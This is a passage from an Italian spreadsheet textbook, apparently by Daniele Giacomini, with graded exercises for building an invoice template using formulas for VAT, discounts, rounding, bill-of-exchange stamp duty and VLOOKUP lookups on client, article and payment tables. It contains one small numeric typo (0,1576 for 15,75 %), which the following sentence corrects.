Una volta apportate le modifiche si salvi il file e si stampi la scheda della fattura in forma normale, poi, la si deve ristampare visualizzando le formule e le intestazioni di riga e di colonna, per la correzione. Prima di stampare la fattura con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

855.8 Tipi di pagamento

Si riprenda il file realizzato nell'ultima verifica e lo si salvi con un nome nuovo. In questo nuovo file si vuole aggiungere una scheda denominata *`pagamenti`*, composta come si vede nella figura successiva:

	A	B	C	D	E
1	codice pagamento	descrizione	tipo pagamento	scadenza	sconto
2	1	vista fattura	4	0	2,00%
3	3	rimessa diretta 30 g.d.f.	3	30	1,00%
4	4	rimessa diretta 60 g.d.f.	3	60	0,00%
5	7	ricevuta bancaria 30 g.d.f.	2	30	1,00%
6	8	ricevuta bancaria 60 g.d.f.	2	60	0,00%
7	11	tratta 30 g.d.f.	1	30	1,00%
8	12	tratta 60 g.d.f.	1	60	0,00%

Anche in questo caso, si suppone che l'elenco dei pagamenti possa proseguire fino alla riga 101, così da avere un limite di 100 tipi di pagamento.

Dopo l'aggiunta di questa scheda, occorre tornare su quella della fattura: nella cella G11 si intende inserire il codice del pagamento, facendo sì che: appaia automaticamente la descrizione di questo nella cella H11; appaia automaticamente lo sconto (relativo al tipo di pagamento) nelle celle da F17 a F24; venga calcolato il bollo se il tipo di pagamento prevede l'emissione di una cambiale tratta; venga calcolata la scadenza della fattura nella cella F33.

La percentuale dello sconto deve essere visualizzata solo se nella riga corrispondente è stato inserito un codice articolo; pertanto va usata la funzione '**`SE()`**', come già descritto nelle sezioni precedenti. Per il bollo (cella H31), le cose sono un po' più complicate; occorrerebbe scrivere:

```
SE(CERCA.VERT(G11;pagamenti.A2:E101;3;FALSO)=1;calcolo_del_bollo;0)
```

In pratica, se il pagamento selezionato nella cella G11 è di tipo «1», questo prevede l'emissione di una tratta; in tal caso, si calcola il bollo come prima; altrimenti il valore da restituire è zero.

Per quanto riguarda la data della scadenza, è sufficiente sommare il numero di giorni della scadenza alla data di emissione della fattura, che si inserisce nella cella H2.

855.9 Verifica

Si completi la modifica della scheda della fattura, come descritto nella sezione precedente, in modo che la descrizione del pagamento, il bollo e la data di scadenza vengano mostrati correttamente.

Una volta apportate le modifiche si salvi il file e si stampi la scheda della fattura in forma normale, poi, la si deve ristampare visualizzando le formule e le intestazioni di riga e di colonna, per la correzione. Prima di stampare la fattura con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

855.10 Protezione delle celle

Si salvi il file creato nella verifica precedente con un nome nuovo, per realizzare un modello definitivo di fattura, nella scheda relativa, dove le parti che non devono essere modificate siano protette. Per ottenere questo risultato, occorre **togliere** la protezione alle celle modificabili, quindi occorre attivare la protezione per la scheda: se si specifica una parola d'ordine per la protezione, questa deve essere ricordata.

Figura 855.5. Le celle a cui togliere la protezione sono solo quelle più chiare.

	A	B	C	D	E	F	G	H	I
1					numero fattura		data fattura		
2									
3					cliente:				
4					#N/A				
5									
6					#N/A				
7					#N/A	#N/A			#N/A
8									
9					CF o PI:	#N/A			
10	spese di trasporto			spese di imballo			pagamento		
11								#N/A	
12	ordine				documento di trasporto				
13	numero		data		numero		data		
14									
15									
16	articolo	descrizione		quantità	sconto	sconto	prezzo unitario	importo	aliquota IVA
17								0,00	
18								0,00	
19								0,00	
20								0,00	
21								0,00	
22								0,00	
23								0,00	
24								0,00	
25						sconto sul totale:	#N/A	#N/A	
26	riepilogo IVA					totale spese non documentate		0,00	
27	imponibile		aliquota	IVA		totale IVA		#N/A	
28		#N/A	4%		#N/A	spese documentate escluse dalla base imponibile		0,00	
29		#N/A	10%		#N/A	interessi		0,00	
30		#N/A	20%		#N/A	cauzioni		0,00	
31	imponibile spese non documentate			IVA		bolli		#N/A	
32	0,00				0,00	*scadenza fattura:*		#N/A	totale fattura
33						#N/A			
34									

Parte cxxxviii

Fatture più semplici con il foglio elettronico

Capitolo 856

Calcoli principali

Per lo svolgimento di queste esercitazioni si parte da un modello già pronto, ma sprovvisto di formule, salvo pochi esempi. Il modello è composto da una sola scheda, nella quale trova spazio la fattura e altre tabelle che servono nei capitoli successivi. Per il momento ciò che conta è quanto si vede nella figura. Dovrebbe essere possibile ottenere il file da usare con il foglio elettronico da ⟨*allegati/a2/fatture-semplificate-modello-da-completare.ods*⟩, mentre il file da stampare per la compilazione a mano dovrebbe essere ottenibile da ⟨*allegati/a2/fatture-semplificate-modello-da-completare.pdf*⟩.[1]

Figura 856.1. La fattura, come appare dal modello, con l'aggiunta delle intestazioni di riga e di colonna, per poter individuare le coordinate delle celle.

	A	B	C	D	E	F	G	H	I
1					numero fattura			data fattura	
2									
3					codice cliente:				
4									
5									
6									
7									
8									
9					CF o PI:				
10		spese di trasporto			spese di imballo			pagamento	
11									
12		ordine				documento di trasporto			
13	numero		data		numero			data	
14									
15									
16	articolo	descrizione		quantità	sconto	sconto	prezzo unitario	importo	aliquota IVA
17									
18									
19									
20									
21									
22									
23									
24									
25					sconto sul totale:				
26		riepilogo IVA				totale spese non documentate			
27	imponibile		aliquota	IVA		totale IVA			
28			4%			spese documentate escluse dalla base imponibile			
29			10%			interessi			
30			20%			cauzioni			
31	ripartizione spese non documentate		aliquota	IVA		bolli			
32			4%			scadenza fattura:		totale fattura	
33			10%						
34			20%						

856.1 Compilazione

Dopo avere salvato il modello di fattura con un nome differente, lo si compili, per ora senza usare formule, come nella figura 856.2, che fa riferimento a una vendita effettuata dalla ditta «Megaforniture» alla ditta «Alfa computer».

Occorre prestare attenzione ai valori numerici: ciò che rappresenta un importo in Euro, deve essere sempre rappresentato con due decimali, anche se questi non dovessero essere significativi.

Figura 856.2. Fattura da riprodurre.

	A	B	C	D	E	F	G	H	I
1					numero fattura		data fattura		
2	*Megaforniture s.p.a.*				**7890**		1 aprile 2007		
3					codice cliente: 1				
4	accessori per l'informatica				Alfa computer				
5	via Calpurnio, 21 – 20122 Milano								
6	telefono: 02,1234567 – fax: 02,2345678				p.zza Biscotto, 11				
7	capitale sociale: 80.000 €				31100	Treviso			TV
8	registro imprese Milano: 98765								
9	codice fiscale e partita IVA: 07408320153				CF o PI:	12345678901			
10	spese di trasporto			spese di imballo			pagamento		
11							11	tratta 30 g.d.f.	
12	ordine				documento di trasporto				
13	numero		data		numero		data		
14	8888		15 marzo 2007		8901		29 marzo 2007		
15									
16	articolo	descrizione		quantità	sconto	sconto	prezzo unitario	importo	aliquota IVA
17	1	telo copri monitor		100	0,50%	1,00%	5,00	492,53	20%
18	2	luce per notebook usb		50	1,00%	1,00%	10,00	490,05	20%
19	3	porta CD/DVD a colonna		30	0,50%	1,00%	10,00	295,52	20%
20	4	porta CD/DVD da viaggio		100	0,50%	1,00%	5,00	492,53	20%
21	7	borsa per notebook		20	0,50%	1,00%	20,00	394,02	20%
22	8	zaino per notebook		50	0,50%	1,00%	20,00	985,05	20%
23									
24									
25						sconto sul totale:	1,00%	-31,50	
26	riepilogo IVA					totale spese non documentate			
27	imponibile		aliquota	IVA		totale IVA		623,64	
28			4%			spese documentate escluse dalla base imponibile			
29			10%			interessi			
30		3.118,19	20%		623,64	cauzioni			
31	ripartizione spese non documentate		aliquota	IVA		bolli		45,45	copyright © 2006 daniele giacomini
32			4%			scadenza fattura:		3.787,28	totale fattura
33			10%			1 maggio 2007			
34			20%						

856.2 Date

Le date vanno scritte utilizzando la funzione '**DATA()**', con la quale si ha la certezza di avere inserito l'informazione nel modo corretto:

```
DATA(anno;mese;giorno)
```

Per esempio, per indicare il giorno 1 aprile 2007, si deve scrivere l'espressione '**=DATA(2007;4;1)**'.

Successivamente, conviene dichiarare il formato esatto che si vuole visualizzare.

A una data è possibile sommare o sottrarre un numero intero, che rappresenta una quantità di giorni. Per esempio, se nella cella g_2 c'è scritta la data della fattura e la scadenza della fattura è 30 giorni dopo, nella cella f_{33} si può scrivere l'espressione '**=G2+30**'.

Prima di proseguire, si compilino le celle g_2, g_{14}, f_{33}, in modo appropriato.

856.3 Somme

Le somme si realizzano normalmente con l'aiuto della funzione '**SOMMA()**', che si utilizza preferibilmente secondo la sintassi seguente, dove si vede che gli argomenti della funzione sono una o più zone di celle da sommare:

```
SOMMA(zona[;zona]...)
```

Per esempio, l'espressione '**=SOMMA(A1:C3)**' restituisce la somma dei valori contenuti nella zona di celle che va da a_1 a c_3; nello stesso modo, l'espressione '**=SOMMA(A1:C3;D4;F7:J9)**' restituisce la somma complessiva dei valori contenuti nella zona $a_1..c_3$, nella cella d_4 e nella zona $f_7..j_9$.

Nel modello di fattura già apparso, il totale IVA, che viene inserito nella cella h_{27}, è formato dalla somma delle celle da d_{28} a d_{30} e dalle celle da d_{32} a d_{34}; così, il totale fattura che appare nella cella h_{32} è dato dalla somma delle celle da h_{17} a h_{31} (si osservi che lo sconto che appare nella cella h_{25} viene indicato come valore negativo, per facilitare la somma della colonna h).

Prima di proseguire, si compilino le celle h_{27} e h_{32} in modo appropriato.

856.4 Le percentuali e gli sconti

Un valore che appare con il simbolo di percentuale corrisponde al numero che si vede, diviso 100. Per esempio, 15,75 % è esattamente uguale a 0,1576; nello stesso modo, 100 % è esattamente pari a 1. Sapendo questo, si comprende che per calcolare la percentuale di un certo valore, è sufficiente moltiplicare quel valore per la percentuale. Per esempio, il 15,75 % di 10000 si ottiene semplicemente moltiplicando i due valori: 10000*15,75 % = 10000*0,1575 = 1575.

Nelle celle da d_{28} a d_{30} e da d_{32} a d_{34} deve essere calcolata l'IVA di ogni aliquota, moltiplicando la cella corrispondente all'imponibile (colonna a) per la cella che contiene l'aliquota (colonna c).

Nella cella h_{25} deve essere calcolato lo sconto della somma dei valori che appaiono nelle celle da h_{17} a h_{24} e deve apparire in modo negativo. Per fare questo è sufficiente sommare i valori da h_{17} a h_{24} per poi moltiplicare quanto ottenuto per la percentuale che appare nella cella g_{25}. Per ottenere il segno negativo si può moltiplicare per -1 o iniziare il calcolo con il segno meno.

Nelle celle da h_{17} a h_{24}, si deve calcolare l'importo di ogni riga, ottenuto moltiplicando la quantità (colonna ***d*** della stessa riga) per il prezzo unitario (colonna ***g*** della stessa riga), deducendo gli sconti (colonne ***e*** e ***f*** della stessa riga). Per dedurre uno sconto da un valore, è sufficiente calcolare la percentuale che si otterrebbe sottraendo da 100 % la percentuale dello sconto. Per esempio, se lo sconto è del 5 %, è evidente che il valore al netto dello sconto si ottiene moltiplicandolo per 95 %: 100 % - 5 % = 95 %. Sapendo che il 100 % corrisponde a 1 (senza percentuale), si comprende che il valore al netto di uno sconto si ottiene moltiplicando quello ancora da scontare per '**(1-*percentuale_sconto*)**'.

Nel modello della fattura sono previsti due sconti su riga, pertanto vanno considerati entrambi prima di arrivare all'importo finale della riga stessa. In pratica, occorre scrivere una formula schematizzata come segue:

```
quantità*prezzo_unitario*(1-sconto_1)*(1-sconto_2)
```

Evidentemente, ai nomi che sono stati scritti nello schema, vanno sostituite le coordinate delle celle appropriate.

Prima di proseguire, si compilino le celle da h_{17} a h_{25} in modo appropriato.

856.5 Somme condizionate

È possibile sommare dei valori contenuti in una certa zona, selezionandoli in base alla corrispondenza con altri valori in un'altra zona adiacente. Nel caso della fattura che si sta modificando, è possibile fare in modo di sommare i valori della zona che va da h_{17} a h_{24}, solo quando si riferiscono a una certa aliquota IVA. Si usa per questo la funzione '**SOMMA.SE()**':

```
SOMMA.SE(zona_di_confronto;valore_da_confrontare;zona_da_sommare)
```

In pratica, per sommare soltanto gli importi associati all'aliquota del 20 %, si deve usare la funzione in questo modo: '**SOMMA.SE(I17:I24;20%;H17:H24)**'. Naturalmente, per generalizzare meglio la cosa, conviene sostituire il valore 20 % letterale, con il riferimento alla cella che lo contiene nel riepilogo IVA: '**SOMMA.SE(I17:I24;C30;H17:H24)**'.

Gli imponibili che devono apparire nelle celle da a_{28} a a_{30}, devono essere ridotti dello sconto che appare nella cella g_{25}. Pertanto, nella cella a_{28}, si può scrivere l'espressione '**=SOMMA.SE(I17:I24;C28;H17:H24)*(1-G25)**' e si scrivono formule simili nelle altre due celle dell'imponibile.

Prima di proseguire, si compilino le celle da a_{28} a a_{30} in modo appropriato.

856.6 Verifica

Si salvi il file della fattura in corso di elaborazione con il nome '`verifica-fattura-01`' (lasciando che l'estensione del nome del file venga definita automaticamente dal programma). Si controlli di avere inserito tutti i dati richiesti e di avere fatto tutte le modifiche descritte nelle sezioni precedenti; quindi si stampi la fattura, sia in forma normale, sia visualizzando le formule e mostrando anche le intestazioni di riga e di colonna, per la correzione. Prima di stampare la fattura con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

Figura 856.3. Le celle in cui occorre intervenire, in modo particolare, per ciò che richiede la verifica, sono quelle evidenziate con uno sfondo scuro.

Megaforniture s.p.a.

accessori per l'informatica
via Calpurnio, 21 – 20122 Milano
telefono: 02,1234567 – fax: 02,2345678
capitale sociale: 80.000 €
registro imprese Milano: 98765
codice fiscale e partita IVA: 07408320153

numero fattura	data fattura
7890	1 aprile 2007

codice cliente: 1

Alfa computer
p.zza Biscotto, 11
31100 Treviso TV

CF o PI: 12345678901

spese di trasporto	spese di imballo	pagamento	
		11	tratta 30 g.d.f.

ordine		documento di trasporto	
numero	data	numero	data
8888	15 marzo 2007	8901	29 marzo 2007

articolo	descrizione	quantità	sconto	sconto	prezzo unitario	importo	aliquota IVA
1	telo copri monitor	100	0,50%	1,00%	5,00	492,53	20%
2	luce per notebook usb	50	1,00%	1,00%	10,00	490,05	20%
3	porta CD/DVD a colonna	30	0,50%	1,00%	10,00	295,52	20%
4	porta CD/DVD da viaggio	100	0,50%	1,00%	5,00	492,53	20%
7	borsa per notebook	20	0,50%	1,00%	20,00	394,02	20%
8	zaino per notebook	50	0,50%	1,00%	20,00	985,05	20%
					sconto sul totale: 1,00%	-31,50	

riepilogo IVA				
imponibile	aliquota	IVA	totale spese non documentate	
	4%		totale IVA	623,64
	10%		spese documentate escluse dalla base imponibile	
3.118,19	20%	623,64	interessi	
			cauzioni	
ripartizione spese non documentate	aliquota	IVA	bolli	45,45
	4%		scadenza fattura:	
	10%		1 maggio 2007	3.787,28 totale fattura
	20%			

856.7 Arrotondamenti

I valori numerici che appaiono nelle celle possono apparire arrotondati rispetto al contenuto effettivo delle celle stesse, in base alla configurazione del formato di visualizzazione; tuttavia, per l'esecuzione corretta dei calcoli, ci sono situazioni in cui i valori devono essere arrotondati anche nel contenuto. Per questo sono disponibili diverse funzioni, ognuna con le proprie particolarità:

```
ARROTONDA(valore; n_cifre_decimali)
```

```
ARROTONDA.PER.DIF(valore; n_cifre_decimali)
```

```
ARROTONDA.PER.ECC(valore; n_cifre_decimali)
```

Queste tre funzioni restituiscono il valore del primo argomento arrotondato della quantità di cifre del secondo, con la differenza che: nel primo caso il valore arrotondato è quello che più si avvicina a quello reale, nel secondo caso il valore viene arrotondato per difetto, nel terzo viene arrotondato per eccesso. Per esempio, '**`ARROTONDA(10,123;2)`**' restituisce il valore 10,12; '**`ARROTONDA.PER.DIF(12,345;2)`**' restituisce 12,34; '**`ARROTONDA.PER.ECC(12,321;2)`**' restituisce 12,33.

Esistono anche altre funzioni per l'arrotondamento, che, invece di specificare la quantità di cifre, richiedono di indicare l'unità minima dell'approssimazione:

```
ARROTONDA.MULTIPLO(valore; unità_minima)
```

```
ARROTONDA.DIFETTO(valore; unità_minima)
```

```
ARROTONDA.ECCESSO(valore; unità_minima)
```

La prima funzione calcola un arrotondamento espresso in multipli dell'unità minima stabilita, il più possibile vicino al valore originale, mentre negli altri due casi il calcolo avviene per difetto e per eccesso, rispettivamente. Per esempio, '**`ARROTONDA.ECCESSO(10,123;0,05)`**' restituisce il valore 10,15.

Il calcolo dell'IVA, che avviene nelle celle da d_{28} a d_{30} e da d_{32} a d_{34}, deve avvenire tenendo conto che il risultato deve essere arrotondato per eccesso al centesimo; pertanto, si può usare la funzione '**`ARROTONDA.PER.ECC()`**', richiedendo un'approssimazione a due decimali, oppure si può usare la funzione '**`ARROTONDA.ECCESSO()`**', indicando che si devono usare multipli di 0,01. Supponendo di usare la funzione '**`ARROTONDA.ECCESSO()`**', nella cella d_{28} va scritta l'espressione: '**`=ARROTONDA.ECCESSO(A28*C28;0,01)`**'.

Prima di proseguire, si compilino le celle da d_{28} a d_{30} e da d_{32} a d_{34} in modo appropriato.

856.8 Addebito dei bolli in fattura

Nel modello di fattura usato fino a questo punto, la cella ***h31*** serve a contenere il valore del bollo che si intende addebitare nel caso il pagamento della fattura stessa preveda l'emissione di una cambiale tratta.

Il bollo sulla cambiale tratta è normalmente del 12 per mille, pari a 1,2 %. Ma questo bollo riguarda il valore nominale della tratta, ovvero il valore del totale fattura. Per poter addebitare il 1,2 %, occorre determinare prima una percentuale corrispondente da applicare al totale fattura precedente dell'addebito del bollo stesso.

Saltando i passaggi (che comunque sono descritti dettagliatamente nella sezione 852.10) si arriva al calcolo del bollo con una percentuale secondo la formula seguente:

$$\frac{1}{(1-1{,}2\%)}-1$$

Pertanto, la percentuale che si va cercando si ottiene come: '`(1/(1-1,2%)-1)`'.[2]

Oltre al problema appena risolto, va tenuto conto che il bollo, formalmente, deve essere approssimato per eccesso al centesimo; tuttavia, va considerato il fatto che non esistono bolli da un solo centesimo e che in pratica si è costretti ad approssimare per eccesso a cinque centesimi, essendo questo il taglio minimo di cui si dispone normalmente.

Nella cella ***h31*** va calcolato il bollo sulla somma dei valori che vanno da ***h17*** a ***h30*** e questo valore deve essere approssimato per eccesso ai cinque centesimi di Euro. Come aiuto viene mostrato il calcolo del bollo, puro e semplice, ma lo studente deve inserirlo all'interno della funzione di approssimazione: '`SOMMA(H17:H30)*(1/(1-1,2%)-1)`'.

Prima di proseguire, si compili la cella ***h31*** in modo appropriato.

856.9 Verifica

Si salvi il file della fattura in corso di elaborazione con il nome '`verifica-fattura-02`' (lasciando che l'estensione del nome del file venga definita automaticamente dal programma). Si controlli di avere inserito tutti i dati richiesti e di avere fatto tutte le modifiche descritte nelle sezioni precedenti; quindi si stampi la fattura, sia in forma normale, sia visualizzando le formule e mostrando anche le intestazioni di riga e di colonna, per la correzione. Prima di stampare la fattura con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

Figura 856.5. Le celle in cui occorre intervenire per ciò che richiede la verifica, sono quelle evidenziate con uno sfondo più scuro, mentre quelle che appaiono con uno sfondo meno marcato sono quelle che devono essere state modificate già nella verifica precedente.

Megaforniture s.p.a.

accessori per l'informatica
via Calpurnio, 21 – 20122 Milano
telefono: 02,1234567 – fax: 02,2345678
capitale sociale: 80.000 €
registro imprese Milano: 98765
codice fiscale e partita IVA: 07408320153

numero fattura	data fattura
7890	1 aprile 2007

codice cliente: 1

Alfa computer
p.zza Biscotto, 11
31100 Treviso TV

CF o PI: 12345678901

spese di trasporto	spese di imballo	pagamento	
		11	tratta 30 g.d.f.

ordine		documento di trasporto	
numero	data	numero	data
8888	15 marzo 2007	8901	29 marzo 2007

articolo	descrizione	quantità	sconto	sconto	prezzo unitario	importo	aliquota IVA
1	telo copri monitor	100	0,50%	1,00%	5,00	492,53	20%
2	luce per notebook usb	50	1,00%	1,00%	10,00	490,05	20%
3	porta CD/DVD a colonna	30	0,50%	1,00%	10,00	295,52	20%
4	porta CD/DVD da viaggio	100	0,50%	1,00%	5,00	492,53	20%
7	borsa per notebook	20	0,50%	1,00%	20,00	394,02	20%
8	zaino per notebook	50	0,50%	1,00%	20,00	985,05	20%

sconto sul totale: 1,00% -31,50

riepilogo IVA			
imponibile	aliquota	IVA	
	4%		
	10%		
3.118,19	20%	623,64	

totale spese non documentate	
totale IVA	623,64
spese documentate escluse dalla base imponibile	
interessi	
cauzioni	
bolli	45,45

ripartizione spese non documentate	aliquota	IVA
	4%	
	10%	
	20%	

scadenza fattura: 1 maggio 2007

totale fattura 3.787,28

[1] Inoltre è disponibile una versione completa, ma con formule diverse da quanto descritto in questo e nei capitoli successivi, per le esercitazioni successive, basate esclusivamente sui contenuti delle fatture: ⟨*allegati/a2/fatture-semplificate-modello-completo.ods* ⟩.

[2] Eventualmente, volendo fare il calcolo, si ottiene 1,2145748 %.

Capitolo 857

Ripartizione delle spese non documentate

Le spese non documentate addebitate in fattura (come quelle per il trasporto e per gli imballaggi a perdere) sono soggette all'imposizione dell'IVA. Tuttavia, l'aliquota da applicare dipende da quella usata nel resto della fattura, ma in presenza di più aliquote, occorre procedere a una ripartizione delle spese.

Prima di procedere, si riprenda l'ultima fattura in corso di elaborazione e si intervenga nella cella h_{26} per rappresentare la somma dei valori contenuti nelle celle a_{11} (spese di trasporto) e d_{11} (spese di imballo).

857.1 Ripartizione delle spese

Il calcolo dell'IVA sulle spese non documentate richiede la suddivisione delle spese nella stessa proporzione degli imponibili relativi a quella porzione della fattura che costituisce la cosiddetta «operazione principale». Una volta suddivise le spese nella stessa proporzione, si applicano le varie aliquote IVA e ciò che si ottiene va sommato assieme.

Nello schema seguente si possono vedere le formule necessarie alla ripartizione delle spese non documentate in base agli imponibili dell'operazione principale:

	A	B	C
31	ripartizione spese non documentate		aliquota
32	=(H26/SOMMA(A28:A30))*A28		=C28
33	=(H26/SOMMA(A28:A30))*A29		=C29
34	=(H26/SOMMA(A28:A30))*A30		=C30

Prima di proseguire, ci si accerti di avere compilato correttamente le celle da a_{32} a a_{34}.

857.2 Verifica

Si salvi il file della fattura in corso di elaborazione con il nome '`verifica-fattura-03`' (lasciando che l'estensione del nome del file venga definita automaticamente dal programma). Si controlli di avere inserito tutte le formule richieste, quindi si compili la fattura con i dati dell'esempio che appare nella figura successiva, controllando che le formule presenti diano il risultato previsto.

Al termine si stampi la fattura, sia in forma normale, sia visualizzando le formule e mostrando anche le intestazioni di riga e di colonna, per la correzione. Prima di stampare la fattura con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

Apemia s.p.a.	numero fattura	data fattura
	7890	1 aprile 2007
	codice cliente: 4	
via Calpurnio, 21 – 20122 Milano	Beta miele	
telefono: 02,1234567 – fax: 02,2345678	piazza Focaccina, 44	
capitale sociale: 80.000 €	31050 Ponzano Veneto	TV
registro imprese Milano: 98765		
codice fiscale e partita IVA: 07408320153	CF o PI: 45678901234	

spese di trasporto	spese di imballo	pagamento	
€ 20,00	€ 10,00	12	tratta 60 g.d.f.

ordine		documento di trasporto	
numero	data	numero	data
8888	15 marzo 2007	8901	29 marzo 2007

articolo	descrizione	quantità	sconto	sconto	prezzo unitario	importo	aliquota IVA
9	miele millefiori 1 kg	20	5,00%		5,00	95,00	10%
10	miele di acacia 1 kg	20	5,00%		5,00	95,00	10%
11	cera d'api grezza 1 kg	20	5,00%		5,00	95,00	10%
12	pappa reale pura 10 g	10			20,00	200,00	20%
13	propoli 20 g	10	5,00%		10,00	95,00	20%
				sconto sul totale:	0,50%	-2,90	

riepilogo IVA				
imponibile	aliquota	IVA	totale spese non documentate	30,00
	4%		totale IVA	91,61
283,58	10%	28,36	spese documentate escluse dalla base imponibile	
293,53	20%	58,71	interessi	
			cauzioni	
ripartizione spese non documentate	aliquota	IVA	bolli	8,50
	4%		scadenza fattura:	
14,74	10%	1,48	31 maggio 2007	
15,26	20%	3,06		

707,21	totale fattura

Funzioni di ricerca

Nei file usati per queste esercitazioni sulle fatture, sono presenti delle tabelle che, nei capitoli precedenti, non sono ancora state utilizzate. Si tratta di elenchi anagrafici di clienti, articoli e condizioni di pagamento, come si può vedere nelle figure successive. Questi elenchi, si possono estendere, aggiungendo voci nelle righe libere successive, avendo l'accortezza di associare a ogni voce un codice univoco nell'ambito del contesto a cui si riferisce.

Figura 858.1. Anagrafica clienti.

	I	J	K	L	M	N	O	P
36	codice cliente	denominazione	indirizzo	cap	città	provincia	codice fiscale o partita IVA	sconto
37	1	Alfa computer	p.zza Biscotto, 11	31100	Treviso	TV	12345678901	1,00%
38	2	Bravo ricambi	via Pasticcino, 22	31033	Castelfranco Veneto	TV	23456789012	2,00%
39	3	Charlie service	via Candito, 33	31057	Silea	TV	34567890123	1,50%
40	4	Beta miele	piazza Focaccina, 44	31050	Ponzano Veneto	TV	45678901234	0,50%
41								

Figura 858.2. Anagrafica articoli.

	S	T	U	V	W
36	codice	descrizione	prezzo unitario	IVA	sconto
37	1	telo copri monitor	€ 5,00	20,00%	0,50%
38	2	luce per notebook usb	€ 10,00	20,00%	1,00%
39	3	porta CD/DVD a colonna	€ 10,00	20,00%	0,50%
40	4	porta CD/DVD da viaggio	€ 5,00	20,00%	0,50%
41	5	adattatore da AT a PS/2	€ 3,00	20,00%	2,00%
42	6	adattatore da PS/2 a AT	€ 3,00	20,00%	2,00%
43	7	borsa per notebook	€ 20,00	20,00%	0,50%
44	8	zaino per notebook	€ 20,00	20,00%	0,50%
45	9	miele millefiori 1 kg	€ 5,00	10,00%	5,00%
46	10	miele di acacia 1 kg	€ 5,00	10,00%	5,00%
47	11	cera d'api grezza 1 kg	€ 5,00	10,00%	5,00%
48	12	pappa reale pura 10 g	€ 20,00	20,00%	
49	13	propoli 20 g	€ 10,00	20,00%	5,00%
50					

Figura 858.3. Anagrafica dei tipi di pagamento.

	A	B	C	D	E
36	codice paga-mento	descrizione	tipo paga-mento	scadenza	sconto
37	1	vista fattura	4		2,00%
38	3	rimessa diretta 30 g.d.f.	3	30	1,00%
39	4	rimessa diretta 60 g.d.f.	3	60	
40	7	ricevuta bancaria 30 g.d.f.	2	30	1,00%
41	8	ricevuta bancaria 60 g.d.f.	2	60	
42	11	tratta 30 g.d.f.	1	30	1,00%
43	12	tratta 60 g.d.f.	1	60	
44					

858.1 Anagrafica clienti

Ciò che è stato chiamato «anagrafica clienti» contiene l'indirizzo dei clienti e lo sconto associato, il quale va collocato poi nella cella *g25*. Ciò che si vuole ottenere è la compilazione automatica dell'indirizzo del cliente e dello sconto sul totale fattura, semplicemente inserendo il codice del cliente nella cella *g3*. Per fare questo si utilizza la funzione '**`CERCA.VERT()`**', la cui sintassi generale è:

```
CERCA.VERT(valore_cercato;tabella_matrice;indice_colonna;FALSO)
```

Il valore cercato, che si indica come primo argomento, deve trovarsi nella prima colonna della zona specificata come secondo argomento. L'indice della colonna rappresenta la colonna relativa alla zona, dalla quale estrarre il risultato cercato (nella stessa riga dove si trova il valore cercato). L'ultimo argomento serve a indicare il tipo di ricerca: quando si cerca un valore esatto, come nel caso che si richiede qui, si deve indicare *Falso* (ovvero zero); quando si esegue una ricerca ordinata e il confronto con il valore cercato può essere approssimato, si deve indicare *Vero* (ovvero uno).

A titolo di esempio, per far sì che appaia il nome del cliente nella cella e_4, occorre scrivere: '`=CERCA.VERT(G3;I37:P146;2;FALSO)`'. Infatti, la cella g_3 serve a inserire il codice del cliente, che così viene cercato nella zona $i_{37}..p_{146}$, restituendo però il valore corrispondente che si trova nella seconda colonna (la denominazione).

Seguendo lo stesso meccanismo, vanno compilate le celle e_6, e_7, f_7, i_7, f_9 e g_{25}.

858.2 Anagrafica articoli

L'anagrafica articoli contiene, per ogni articolo, la descrizione, il prezzo di listino unitario, l'aliquota IVA e uno sconto eventuale. Con questi dati si vuole compilare automaticamente la parte centrale della fattura, attraverso il solo inserimento del codice articolo, nelle celle da a_{17} a a_{24} e della quantità nelle celle da d_{17} a d_{24}.

Si modifichino le celle da b_{17} a b_{24}, da e_{17} a e_{24}, da g_{17} a g_{24} e da i_{17} a i_{24}, utilizzando la funzione '`CERCA.VERT()`', in modo analogo a quanto già fatto per l'anagrafica clienti.

858.3 Condizioni di pagamento

L'elenco delle condizioni di pagamento serve a ottenere automaticamente la descrizione del tipo di pagamento (nella cella h_{11}), a calcolare la scadenza della fattura (nella cella f_{33}) e a calcolare o meno il bollo (nella cella h_{31}).

Per prima cosa, si faccia in modo di ottenere automaticamente la descrizione del tipo di pagamento, attraverso l'inserimento del codice nella cella g_{11}.

Per calcolare la scadenza della fattura, si deve cercare nell'elenco delle condizioni di pagamento il valore nella colonna «scadenza». In pratica, si deve usare la funzione '`CERCA.VERT(G11;A37:E146;4;FALSO)`'. Il risultato ottenuto da questa funzione, va poi sommato alla data di emissione della fattura; pertanto, l'espressione completa da inserire nella cella f_{33} è: '`=CERCA.VERT(G11;A37:E146;4;FALSO)+G2`'.

Per fare in modo che nella cella h_{31} appaia il valore del bollo, solo quando il tipo di pagamento prevede una cambiale tratta, occorre cercare nella tabella delle condizioni di pagamento il valore che si trova nella colonna denominata «tipo pagamento»: se questo valore corrisponde a uno, si deve applicare il bollo. Bisogna realizzare una condizione come questa: '`SE(CERCA.VERT(G11;A37:E146;3;FALSO)=1;`*calcola_il_bollo*`;0)`'. In pratica, al posto di ***calcola_il_bollo***, va inserito tutto il calcolo già predisposto in precedenza per il calcolo del bollo, arrotondamento incluso.

858.4 Verifica

Si salvi il file della fattura in corso di elaborazione con il nome '`verifica-fattura-04`' (lasciando che l'estensione del nome del file venga definita automaticamente dal programma). Si controlli di avere inserito tutte le formule richieste controllando che le formule presenti diano il risultato previsto.

Al termine si stampi la fattura, sia in forma normale, sia visualizzando le formule e mostrando anche le intestazioni di riga e di colonna, per la correzione. Prima di stampare la fattura con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

Parte cxxxix

Magazzino con il foglio elettronico

Capitolo 859

Valorizzazione degli scarichi

